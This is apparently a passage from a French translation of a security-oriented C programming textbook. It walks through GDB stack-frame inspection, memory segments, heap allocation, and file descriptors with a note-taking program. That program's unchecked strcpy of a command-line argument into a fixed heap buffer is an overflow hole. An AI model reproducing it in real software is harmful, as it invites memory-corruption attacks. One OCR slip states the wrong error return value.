reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
```

```
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump
(gdb)
```

Lorsque le programme est exécuté, la fonction `main()` est appelée. Elle invoque simplement `test_function()`.


Lors de l'invocation de `test_function()` par la fonction `main()`, différentes valeurs sont placées sur la pile afin de créer le début du bloc d'activation. Tout d'abord, les arguments de la fonction `test_function()` sont empilés dans l'ordre inverse (puisque la pile est de type FILO). Ces arguments étant 1, 2, 3 et 4, les instructions placent donc 4, 3, 2, puis 1 sur la pile. Ces valeurs correspondent aux variables `d`, `c`, `b` et `a` dans la fonction. Les instructions d'empilement sont présentées en gras dans le désassemblage de la fonction `main()` :

```
(gdb) disass main
Dump of assembler code for function main:
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump (gdb)
```

Ensuite, lorsque l'instruction assembleur `call` est exécutée, l'adresse de retour est placée sur la pile et le flux d'exécution saute au début de `test_function()` à l'adresse `0x08048344`. La valeur de l'adresse de retour correspond à l'emplacement de l'instruction qui se trouve après l'EIP courant – plus précisément, la valeur enregistrée à l'étape 3 de la boucle d'exécution décrite précédemment. Dans notre exemple, cette adresse de retour désigne l'instruction `leave` dans `main()` à l'adresse `0x0804838b`.

L'instruction `call` stocke l'adresse de retour sur la pile et place EIP au début de `test_function()`. Les instructions du prologue de `test_function()` terminent donc la construction du bloc d'activation. Au cours de cette phase, la valeur actuelle d'EBP est empilée. Elle se nomme pointeur de bloc d'activation sauvegardé (SFP, *saved frame pointer*) et est ensuite utilisée pour remettre EBP dans son état d'origine. La valeur courante d'ESP est ensuite copiée dans EBP afin de définir le nouveau pointeur de base. Il permet de faire référence aux variables locales de la fonction (`flag` et

`buffer`). La mémoire occupée par ces variables est réservée en soustrayant la taille nécessaire d'ESP. Au final, le bloc d'activation a l'aspect suivant :



Nous pouvons examiner la construction du bloc d'activation sur la pile en utilisant GDB. Un premier point d'arrêt est placé dans `main()` avant l'appel à `test_function()`, puis un second est défini au début de `test_function()`. GDB place le premier point d'arrêt avant l'empilement des arguments de la fonction et le second, après le prologue de `test_function()`. L'exécution du programme stoppe sur le premier point d'arrêt et nous affichons les valeurs des registres ESP (pointeur de pile), EBP (pointeur de base) et EIP (pointeur d'instruction) :

```
(gdb) list main
4
5          flag = 31337;
6          buffer[0] = 'A';
7       }
8
9       int main() {
10         test_function(1, 2, 3, 4);
11      }
(gdb) break 10
Breakpoint 1 at 0x8048367: file stack_example.c, line 10.
(gdb) break test_function
Breakpoint 2 at 0x804834a: file stack_example.c, line 5.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at stack_example.c:10
10         test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp            0xbffff7f0       0xbffff7f0
```

```
ebp            0xbffff808       0xbffff808
eip            0x8048367        0x8048367 <main+16>
(gdb) x/5i $eip
0x8048367 <main+16>:    mov    DWORD PTR [esp+12],0x4
0x804836f <main+24>:    mov    DWORD PTR [esp+8],0x3
0x8048377 <main+32>:    mov    DWORD PTR [esp+4],0x2
0x804837f <main+40>:    mov    DWORD PTR [esp],0x1
0x8048386 <main+47>:    call   0x8048344 <test_function>
(gdb)
```

Ce point d'arrêt se trouve juste avant la création du bloc d'activation pour l'appel à `test_function()`. Autrement dit, le bas de ce nouveau bloc d'activation se trouve à la valeur courante d'ESP, `0xbffff7f0`. Puisque le point d'arrêt suivant se trouve juste après le prologue de `test_function()`, la poursuite de l'exécution construira le bloc d'activation. La sortie suivante montre des informations similaires lors du second point d'arrêt. Les références aux variables locales (`flag` et `buffer`) se font relativement au pointeur de base (EBP) :

```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5           flag = 31337;
(gdb) i r esp ebp eip
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff7e8       0xbffff7e8
eip            0x804834a        0x804834a <test_function+6>
(gdb) disass test_function
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:    ❶ 0x00000000      0x08049548      0xbffff7d8      0x08048249
0xbffff7d0:      0xb7f9f729      0xb7fd6ff4      0xbffff808      0x080483b9
0xbffff7e0:      0xb7fd6ff4    ❷ 0xbffff89c    ❸ 0xbffff808    ❹ 0x0804838b
0xbffff7f0:    ❺ 0x00000001      0x00000002      0x00000003      0x00000004
(gdb)
```


Le contenu du bloc d'activation est montré à la fin. Les quatre arguments de la fonction sont visibles en bas du bloc d'activation (❺), avec l'adresse de retour juste avant (❹). Nous trouvons au-dessus le pointeur de bloc d'activation sauvegardé (❸), dont la valeur

`0xbffff808` correspond à celle d'EBP dans le bloc d'activation précédent. Le reste de la mémoire est réservé aux variables locales : `flag` et `buffer`. En calculant leurs adresses relativement à EBP, nous obtenons leur emplacement précis dans le bloc d'activation. La zone mémoire occupée par la variable `flag` est indiquée par ❷, tandis que celle de la variable `buffer` est donnée par ❶. L'espace supplémentaire dans le bloc d'activation correspond à du remplissage.

Une fois l'exécution terminée, l'intégralité du bloc d'activation est dépilée et l'adresse de retour est affectée à EIP afin que le programme poursuive son exécution. Si une autre fonction était appelée depuis la fonction, un autre bloc d'activation serait placé sur la pile, et ainsi de suite. À chaque terminaison d'une fonction, son bloc d'activation est retiré de la pile pour que l'exécution revienne à la fonction précédente. Ce comportement est à l'origine de la segmentation de la mémoire sous forme d'une structure de données FILO.

Les différents segments de la mémoire sont organisés dans l'ordre où ils ont été présentés, en partant des adresses mémoire basses vers les adresses mémoire hautes. Puisque la plupart des gens sont habitués aux listes numérotées dans l'ordre croissant, les adresses mémoire les plus petites sont placées en haut du dessin. Certains documents inversent cette représentation, ce qui peut être très perturbant. Dans cet ouvrage, les adresses mémoire basses sont toujours présentées en haut. La plupart des débogueurs affichent également la mémoire de cette manière.

Puisque le tas et la pile sont dynamiques, ils grossissent dans des directions opposées, l'un vers l'autre. Cela permet de minimiser l'espace gaspillé, en permettant à la pile d'être plus vaste si le tas est petit, et *vice versa*.



0x271 Segments de mémoire en C

En C, comme dans d'autres langages compilés, le code compilé est placé dans le segment de texte, tandis que les variables résident dans les segments restants. Le segment choisi pour contenir une variable dépend de la définition de celle-ci. Les variables déclarées en dehors de toute fonction sont considérées globales. Le mot clé `static` peut également être ajouté à toute déclaration de variables afin de la rendre statique. Si des variables statiques ou globales sont initialisées avec des données, elles sont placées en mémoire dans le segment de données. Sinon elles sont placées dans le segment bss. La mémoire disponible dans le segment de tas doit tout d'abord être allouée à l'aide de la fonction d'allocation `malloc()`. En général, les références à la mémoire dans le tas se font à l'aide d'un pointeur. Enfin, les variables de fonctions restantes sont stockées dans le segment de pile. Puisque la pile peut contenir plusieurs blocs d'activation, les variables qui s'y trouvent peuvent rester uniques à l'intérieur des différents contextes de fonctions. Le programme `memory_segments.c` illustre l'utilisation des segments en C.

memory_segments.c

```
#include <stdio.h>
int global_var;

int global_initialized_var = 5;

void function() {  // Une fonction de démonstration.
   int stack_var;  // Cette variable a le même nom qu'une variable dans main().

   printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}

int main() {
   int stack_var;  // Même nom que la variable dans function().
   static int static_initialized_var = 5;
   static int static_var;
   int *heap_var_ptr;

   heap_var_ptr = (int *) malloc(4);

   // Ces variables se trouvent dans le segment de données.
   printf("global_initialized_var is at address 0x%08x\n", &global_initialized_var);
  printf("static_initialized_var is at address 0x%08x\n\n", &static_initialized_var);

   // Ces variables se trouvent dans le segment bss.
   printf("static_var is at address 0x%08x\n", &static_var);
   printf("global_var is at address 0x%08x\n\n", &global_var);

   // Cette variable se trouve dans le segment de tas.
   printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);
```

```
    // Ces variables se trouvent dans le segment de pile.
    printf("stack_var is at address 0x%08x\n", &stack_var);
    function();
}
```

Grâce aux noms des variables, ce code est facile à comprendre. Les variables globales et statiques sont déclarées comme nous l'avons expliqué précédemment, et leurs homologues initialisées sont également déclarées. La variable `stack_var` est déclarée à la fois dans `main()` et `function()` afin d'illustrer les effets des contextes de fonctions. La variable placée dans le tas, `heap_var_ptr`, est déclarée comme un pointeur sur un entier, qui pointera sur une zone mémoire allouée dans le segment de tas. Nous invoquons la fonction `malloc()` pour allouer quatre octets sur le tas. Puisque la mémoire allouée peut être de n'importe quel type de données, la fonction `malloc()` retourne un pointeur void, dont le type doit être forcé en un pointeur d'entier :

```
reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var is at address 0x080497ec
static_initialized_var is at address 0x080497f0

static_var is at address 0x080497f8
global_var is at address 0x080497fc

heap_var is at address 0x0804a008

stack_var is at address 0xbffff834
the function's stack_var is at address 0xbffff814
reader@hacking:~/booksrc $
```

Les deux premières variables initialisées ont des adresses mémoire basses, puisqu'elles sont stockées dans le segment de données. Les deux variables suivantes, `static_var` et `global_var`, n'étant pas initialisées, sont placées dans le segment bss. Ces adresses mémoire sont légèrement plus hautes que celles des variables précédentes, car le segment bss est placé sous le segment de données. Après la compilation, ces deux segments de mémoires ont des tailles fixes. Il y a donc très peu d'espace perdu et les adresses ne sont pas très éloignées. La variable du tas est stockée dans un espace alloué dans le segment de tas, qui se trouve juste sous le segment bss. N'oubliez pas que la taille de ce segment n'est pas figée et que de l'espace supplémentaire peut être alloué dynamiquement plus tard. Enfin, les deux variables `stack_var` ont les adresses les plus hautes car elles sont allouées dans le segment de pile. La taille de la pile n'est pas non plus figée. Cependant, cette zone de mémoire commence en bas et grandit en remontant vers le segment de tas. Cela permet aux deux segments d'être dynamiques sans gaspiller de l'espace mémoire. La première variable `stack_var` dans le contexte de la fonction `main()` est stockée dans le segment de pile à l'intérieur d'un bloc d'activation. La seconde variable `stack_var`, dans `function()`, possède son propre contexte unique et est placée dans un bloc d'activation différent dans le segment de pile. Lors de l'appel à `function()`, vers la fin du programme, un nouveau bloc d'activation est créé

afin de stocker, entre autres, la variable `stack_var` du contexte de `function()`. Puisque la pile grandit en remontant vers le segment de tas à chaque nouveau bloc d'activation créé, l'adresse mémoire de la seconde variable `stack_var` (`0xbffff814`) est inférieure à celle de la première variable `stack_var` (`0xbffff834`), qui se trouve dans le contexte de `main()`.

0x272 Utiliser le tas

Si l'utilisation des autres segments de mémoire se fonde simplement sur la manière de déclarer les variables, utiliser le tas exige quelques efforts supplémentaires. Comme nous l'avons montré précédemment, l'allocation d'une zone mémoire sur le tas se fait à l'aide de la fonction `malloc()`. Elle prend en seul argument une taille et réserve cet espace dans le segment de tas, en retournant l'adresse du début de cette zone sous forme d'un pointeur void. Si, pour une raison ou pour une autre, elle est incapable d'allouer cet espace, elle retourne simplement un pointeur NULL ayant pour valeur 0. La fonction de libération correspondante se nomme `free()`. Elle prend en seul argument un pointeur et libère l'espace mémoire correspondant sur le tas afin qu'il puisse être réutilisé ultérieurement. L'utilisation de ces fonctions relativement simples est illustrée par le programme `heap_example.c`.

heap_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *char_ptr;   // Un pointeur de caractère.
   int *int_ptr;     // Un pointeur d'entier.
   int mem_size;

   if (argc < 2)     // Si les arguments de la ligne de commande sont
      mem_size = 50; // absents, prendre 50 comme valeur par défaut.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) malloc(mem_size); // Allouer de la mémoire dans le tas.

   if(char_ptr == NULL) { // Vérifier l'échec possible de malloc().
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
   int_ptr = (int *) malloc(12); // Allouer à nouveau de la mémoire dans le tas.
```

```
    if(int_ptr == NULL) { // Vérifier l'échec possible de malloc().
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
    }

    *int_ptr = 31337; // Placer la valeur 31337 à l'endroit pointé par int_ptr.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Libérer la mémoire allouée dans le tas.

    printf("\t[+] allocating another 15 bytes for char_ptr\n");
    char_ptr = (char *) malloc(15); // Allouer de la mémoire dans le tas.

    if(char_ptr == NULL) { // Vérifier l'échec possible de malloc().
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
    }

    strcpy(char_ptr, "new memory");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[-] freeing int_ptr's heap memory...\n");
    free(int_ptr);  // Libérer la mémoire allouée dans le tas.
    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Libérer l'autre bloc de mémoire alloué dans le tas.
}
```

Ce programme accepte un argument de ligne de commande qui précise la taille du premier bloc de mémoire allouée, avec 50 comme valeur par défaut. Il invoque ensuite les fonctions `malloc()` et `free()` pour allouer et libérer de la mémoire dans le tas. Les nombreuses instructions `printf()` affichent les opérations réalisées lors de l'exécution du programme. Puisque `malloc()` ne connaît pas le type de la mémoire qu'elle alloue dans le tas, elle retourne un pointeur void sur cette nouvelle zone qui doit être forcé dans le type approprié. Après chaque appel à `malloc()`, nous vérifions si l'allocation a réussi. Dans le cas contraire, le pointeur est NULL et `fprintf()` affiche un message d'erreur sur l'erreur standard, puis le programme se termine. La fonction `fprintf()` est très semblable à `printf()`, mais, dans cet exemple, son premier argument est `stderr`, qui représente la sortie standard pour l'affichage des erreurs. Nous reviendrons plus loin sur cette fonction, mais, pour le moment, elle nous sert à afficher correctement une erreur. Le reste du programme ne pose pas de difficulté :

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
        [+] allocating 50 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
        [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a040) --> 31337
        [-] freeing char_ptr's heap memory...
        [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a050) --> 'new memory'
        [-] freeing int_ptr's heap memory...
```

```
        [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

Vous constatez que chaque bloc de mémoire possède une adresse mémoire de plus en plus haute dans le tas. Même après la libération des 50 premiers octets, l'allocation des 15 octets supplémentaires se fait après les 12 octets alloués pour `int_ptr`. Ce comportement est défini par les fonctions d'allocation dans le tas. Nous pouvons le voir en modifiant la taille de l'allocation initiale :

```
reader@hacking:~/booksrc $ ./heap_example 100
        [+] allocating 100 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
        [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a070) --> 31337
        [-] freeing char_ptr's heap memory...
        [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a008) --> 'new memory'
        [-] freeing int_ptr's heap memory...
        [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

Lorsqu'un bloc de mémoire suffisamment vaste est alloué puis libéré, l'allocation des 15 octets se fait alors dans l'espace mémoire libéré. En essayant différentes valeurs, vous pouvez déterminer précisément quand la fonction d'allocation décide de réutiliser l'espace libéré. Très souvent, de simples instructions `printf()` bien choisies et quelques essais peuvent révéler bien des choses sur le système sous-jacent.

0x273 malloc() avec gestion des erreurs

Dans `heap_example.c`, nous avons vérifié plusieurs fois le bon fonctionnement des appels à `malloc()`. Même si ces appels n'échouent jamais, il est important de traiter les cas d'erreurs potentiels lorsqu'on développe en C. Mais, avec tous ces recours à `malloc()`, ce code de gestion des erreurs doit apparaître en plusieurs endroits. En général, le programme semble alors mal écrit. Par ailleurs, il sera peu pratique à modifier si le code de contrôle des erreurs doit être changé ou si de nouveaux appels à `malloc()` sont nécessaires. Puisque le code de gestion est essentiellement le même à chaque invocation de `malloc()`, nous pouvons écrire une fonction au lieu de répéter les mêmes instructions en plusieurs endroits. C'est précisément la solution adoptée dans `errorchecked_heap.c`.

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void *errorchecked_malloc(unsigned int); // Prototype de fonction pour
errorchecked_malloc().
```

```
int main(int argc, char *argv[]) {
   char *char_ptr;   // Un pointeur de caractère.
   int *int_ptr;     // Un pointeur d'entier.
   int mem_size;

   if (argc < 2)     // Si les arguments de la ligne de commande sont
      mem_size = 50; // absents, prendre 50 comme valeur par défaut.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) errorchecked_malloc(mem_size); // Allouer de la mémoire dans le tas.

   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
   int_ptr = (int *) errorchecked_malloc(12); // Allouer à nouveau de la mémoire dans le tas.

   *int_ptr = 31337; // Placer la valeur 31337 à l'endroit pointé par int_ptr.
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Libérer la mémoire allouée dans le tas.

   printf("\t[+] allocating another 15 bytes for char_ptr\n");
   char_ptr = (char *) errorchecked_malloc(15); // Allouer de la mémoire dans le tas.

   strcpy(char_ptr, "new memory");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] freeing int_ptr's heap memory...\n");
   free(int_ptr);  // Libérer la mémoire allouée dans le tas.
   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Libérer l'autre bloc de mémoire alloué dans le tas.
}

void *errorchecked_malloc(unsigned int size) { // Fonction malloc() avec contrôle des erreurs.
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL) {
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }
   return ptr;
}
```

Le programme `errorchecked_heap.c` équivaut essentiellement au code de `heap_example.c`, mais l'allocation de mémoire dans le tas et le contrôle des erreurs ont été regroupés dans une même fonction. La première ligne de code (`void *errorchecked_malloc(unsigned int);`) est le prototype de la fonction. Elle permet au compilateur de savoir qu'il existe une fonction nommée `errorchecked_malloc()`, qui attend un seul argument entier non signé et retourne un pointeur void. La fonction réelle peut se trouver n'importe où ; dans notre cas, nous l'avons placée après la fonction `main()`. La fonction elle-même est assez simple.

Elle prend en argument la taille, en octets, à réserver et effectue cette allocation à l'aide de `malloc()`. Si l'allocation échoue, le code de contrôle des erreurs affiche un message et termine le programme. Dans le cas contraire, il retourne le pointeur sur la nouvelle zone mémoire allouée dans le tas. Ainsi, notre fonction `errorchecked_malloc()` peut être utilisée à la place de `malloc()`, ce qui ne nous oblige plus à répéter le code de vérification des erreurs. Vous devez commencer à mieux voir l'intérêt de la programmation à base de fonctions.

0x280 Extension des fondamentaux

Une fois les concepts de base de la programmation en C compris, le reste est assez facile. La puissance du langage C réside principalement dans l'utilisation d'autres fonctions. En réalité, si les fonctions étaient retirées des programmes précédents, il ne resterait plus que des instructions très basiques.

0x281 Accès aux fichiers

En C, il existe deux moyens principaux d'accéder aux fichiers : les descripteurs de fichiers et les flux de fichiers. Les *descripteurs de fichiers* utilisent des fonctions d'entrée/sortie de bas niveau, tandis que les *flux de fichiers* sont une forme de plus haut niveau d'entrée/sortie avec tampon construite au-dessus des fonctions de plus bas niveau. Certains considèrent qu'il est plus facile de programmer avec les flux de fichiers ; cependant, les descripteurs de fichiers sont plus directs. Dans cet ouvrage, nous nous limitons aux fonctions d'entrée/sortie de bas niveau qui se fondent sur des descripteurs de fichiers.

Le code à barres de ce livre représente un nombre. Puisque ce nombre est unique parmi tous les autres livres d'une librairie, le caissier peut scanner ce code et l'utiliser pour retrouver les informations concernant cet ouvrage dans sa base de données. De même, un descripteur de fichiers est un nombre utilisé pour faire référence à des fichiers ouverts. Les quatre fonctions de base qui utilisent des descripteurs de fichiers se nomment `open()`, `close()`, `read()` et `write()`. Toutes ces fonctions retournent 1 en cas d'erreur. La fonction `open()` ouvre un fichier en lecture et/ou en écriture et retourne un descripteur de fichier. Celui-ci n'est qu'une valeur entière, mais elle est unique parmi tous les fichiers ouverts. Le descripteur de fichier est passé en argument aux autres fonctions, comme un pointeur sur le fichier ouvert. La fonction `close()` attend en seul argument un descripteur. Les arguments des fonctions `read()` et `write()` sont le descripteur de fichiers, un pointeur vers les données à lire ou à écrire et le nombre d'octets à lire ou à écrire. Les arguments de la fonction `open()` sont un pointeur vers le nom du fichier à ouvrir et un ensemble d'indicateurs prédéfinis qui précisent le mode d'accès. Nous reviendrons plus loin sur ces indicateurs et leur utilisation. Pour le moment, examinons un simple programme de prise de notes, `simplenote.c`, qui

utilise les descripteurs de fichiers. Il accepte une note en argument de la ligne de commande et l'ajoute à la fin du fichier `/tmp/notes`. Ce programme utilise plusieurs fonctions, notamment celle d'allocation d'une zone mémoire que nous avons écrite précédemment. D'autres fonctions permettent d'afficher un message d'utilisation et de traiter les erreurs fatales. `usage()` étant définie avant `main()`, elle n'a pas besoin d'un prototype de fonction.

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // Fonction pour les erreurs fatales.
void *ec_malloc(unsigned int); // Enveloppe de malloc() gérant les erreurs.

int main(int argc, char *argv[]) {
   int fd; // Descripteur de fichier.
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/tmp/notes");

   if(argc < 2)                // Si les arguments de la ligne de commande
      usage(argv[0], datafile); // sont absents, afficher un message
                                // d'utilisation et quitter.

   strcpy(buffer, argv[1]);     // Copier dans le tampon.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

   strncat(buffer, "\n", 1); // Ajouter un saut de ligne à la fin.

// Ouvrir le fichier.
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);
// Écrire des données.
   if(write(fd, buffer, strlen(buffer)) == -1)
      fatal("in main() while writing buffer to file");
// Fermer le fichier.
   if(close(fd) == -1)
      fatal("in main() while closing file");
```

```
    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}

// Cette fonction affiche un message d'erreur puis termine le programme.
void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}

// Cette fonction enveloppe malloc() et contrôle les erreurs.
void *ec_malloc(unsigned int size) {
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL)
        fatal("in ec_malloc() on memory allocation");
    return ptr;
}
```

Mis à part les indicateurs étranges employés dans la fonction `open()`, vous devriez pouvoir comprendre ce code. Nous utilisons également quelques fonctions standard que nous n'avons pas encore rencontrées. La fonction `strlen()` accepte une chaîne de caractères en argument et retourne sa longueur. Elle est employée avec la fonction `write()`, car nous devons indiquer le nombre d'octets à écrire. La fonction `perror()` signifie *afficher l'erreur* (*print error*) et nous l'utilisons dans `fatal()` pour afficher un message d'erreur supplémentaire (s'il existe) avant de quitter le programme :

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer   @ 0x804a008: 'this is a test note'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
[DEBUG] buffer   @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
```

Les messages affichés lors de l'exécution du programme sont plutôt explicites, mais le code source mérite quelques explications supplémentaires. Nous avons inclus les fichiers `fcntl.h` et `sys/stat.h` car ils définissent les indicateurs employés par la

fonction `open()`. Le premier ensemble d'indicateurs, qui se trouve dans `fcntl.h`, permet de définir le mode d'accès. Ce mode doit être constitué d'au moins un des trois indicateurs suivants :

O_RDONLY Ouvrir le fichier en lecture seule.

O_WRONLY Ouvrir le fichier en écriture seule.

O_RDWR Ouvrir le fichier en lecture et en écriture.

Ces indicateurs peuvent être combinés à plusieurs autres facultatifs, en utilisant l'opérateur OU binaire. Voici quelques autres indicateurs communs et utiles :

O_APPEND Écrire les données à la fin du fichier.

O_TRUNC Si le fichier existe déjà, le tronquer à la longueur 0.

O_CREAT Créer le fichier s'il n'existe pas déjà.

Les opérations binaires combinent des bits en utilisant des portes logiques standard comme OU et ET. Lorsque deux bits passent par une porte OU, il ressort la valeur 1 si l'un des deux bits vaut 1. Lorsque deux bits entrent dans une porte ET, le résultat est 1 uniquement si les bits valent 1. Ces opérateurs binaires peuvent être appliqués à des valeurs sur 32 bits afin d'effectuer des opérations logiques sur chaque bit. Le programme `bitwise.c` et le résultat de son exécution illustrent ces opérations sur des bits.

bitwise.c

```
#include <stdio.h>

int main() {
   int i, bit_a, bit_b;
   printf("bitwise OR operator  |\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Obtenir le deuxième bit.
      bit_b = (i & 1);     // Obtenir le premier bit.
      printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
   }
   printf("\nbitwise AND operator  &\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Obtenir le deuxième bit.
      bit_b = (i & 1);     // Obtenir le premier bit.
